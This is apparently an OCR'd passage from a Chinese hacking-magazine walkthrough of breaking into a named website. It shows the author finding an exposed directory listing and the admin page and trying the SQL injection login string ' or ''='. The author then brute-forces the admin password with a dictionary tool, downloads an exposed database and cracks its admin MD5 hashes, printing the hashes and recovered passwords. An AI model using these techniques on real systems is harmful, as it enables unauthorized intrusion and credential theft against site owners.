


图2




图3




图4

真晕，竟然直接看到了目标网站的目录（如图3），这

可真是个天大的好消息啊！点击“转到父目录”，哈哈，“网站资讯管理平台”？后台出来了：http://www.sndxxx.com/admin/（如图4）！其实，此时所访问的文件是http://www.sndxxx.com/admin/index.php。既然这样，那就不客气了，菜鸟我别的能耐不多，耐心是有的。试一下万能密码：'or''=',提示“用户不存在”；再试一下admin/admin，提示“密码不正确”。对比一下，你能想到什么了呢？对啊，说明肯定存在admin这个账号！

2．“溯雪”上阵暴破，失败

后台有了，账号名admin也被证实，此时应该做点儿什么呢？还记得能够暴破邮箱的老工具“溯雪”么（溯雪_Beta_7_英文版.exe下载地址：http://u.115.com/file/dngyhc78#，溯雪Beta_7_中文补丁.zip下载地址：http://u.115.com/file/bhq4dugz#）？运行“溯雪”，将后台地址http://www.sndxxx.com/admin/粘贴到“Address”中，回车访问，正常；再点击按钮切换到拆分窗口模式，然后按组合键Ctrl—I呼出相关的表单操作项——双击左下方窗格中的第一行“loginname”（登录用户名），在弹出的窗口中“单元常量”处输入“admin”，点击“确定”按钮；再双击“password”（密码）弹出“Element [password] Properties”窗口，选中“使用字典”复选框之后点击后面的“浏览”按钮，分别选择“溯雪”自带的各个字典（comm.dic、English.Dic、Normal.dic、password.Dic和Words.dic）后执行“运行”-“开始/重新开始”菜单命令，“溯雪”会提示我们保存扫描结果，点击“确定”按钮；接着进行“选择标记”告诉“溯雪”在碰到猜解错误时进行下一次猜解，复制其中的“密码不正确”粘贴到下方的“错误标记”处，点击“确定”按钮（如图5）。

虽然经过五个字典的轮番上阵，但经过一段时间的试验，最终“溯雪”还是败下阵来，此路不通。




图5

3．关于 robots.txt和bdunion.txt的两个小插曲

回头再看wwwScan的扫描，发现扫出robots.txt和bdunion.txt两个文本文件。robots.txt文件大家都比较熟悉吧？它是搜索引擎中访问网站的时候要查看的第一个文件，负责告诉“蜘蛛程序”在服务器上什么文件是可以被查看的。马上构造http://www.sndxxx.com/robots.txt在浏览器中访问一下，结果发现了“robots.txt for PHP168 CMS”和“/admin”、“/upload_files”等几个允许访问的目录（如图6）。而bdunion.txt就似乎有些眼生，先不管它，也是直接构造http://www.sndxxx.com/bdunion.txt在浏览器中访问查看，结果一下就显示出了一个32位的字符串“18c22e-23d7501e21c179a90c7ac5209f”（如图7）。这几年净玩注入了，一看到这样的信息，小菜我立马就兴奋起来，这不是MD5密码么？赶快复制粘贴到咱的破解基地（http://www.md5.asia/）解密，谁知被提示“对不起，没有查到”；接着又试了几个常见的在线破解MD5密码的网站，都失败，晕！后来Google了一下bdunion.txt，说是被别人用来拿站申请百度联盟的，是个申请验证文件，它的存在往往预示着网站已经被黑客光临过了。




图6




图7

想想也对啊，虽然自己目前还没得到很多有价值的信息，但最大的收获莫过于发现目标网站因服务器设置失误而存在目录暴露的问题了。有这样低级的漏洞估计不被人黑的几率是比较小的，或许因此才被人弄了个bdunion.txt文件吧？既然这样，那小菜我就更有信心继续我的入侵检测之路了！

4．从目录暴露下手，下载数据库，碰壁

虽然“溯雪”暴破admin账号的密码失败，但是通过wwwScan扫描到的路径意外发现了目录暴露漏洞，还是到目录中翻看一下吧，说不定会找到些敏感的信息的。很快翻到http://www.sndxxx.com/zt/dayu/data/存放数据库的目录，呵呵，不出所料，一个叫“#dayu.mdb”的数据库正乖乖地躺在那儿呢（如图8）！点击，下载，用Access打开，发现两个用户（如图9）：第一个显然是某个前辈提交的“一句话木马”，对应的MD5密码是“ac59075b964b0715”

（破解后是“123”）；这第二个正是admin，MD5密码是“8ad9902aecba32e2”，破解后是“000000”，后面貌似还有管理员的真实姓名！




图8




图9

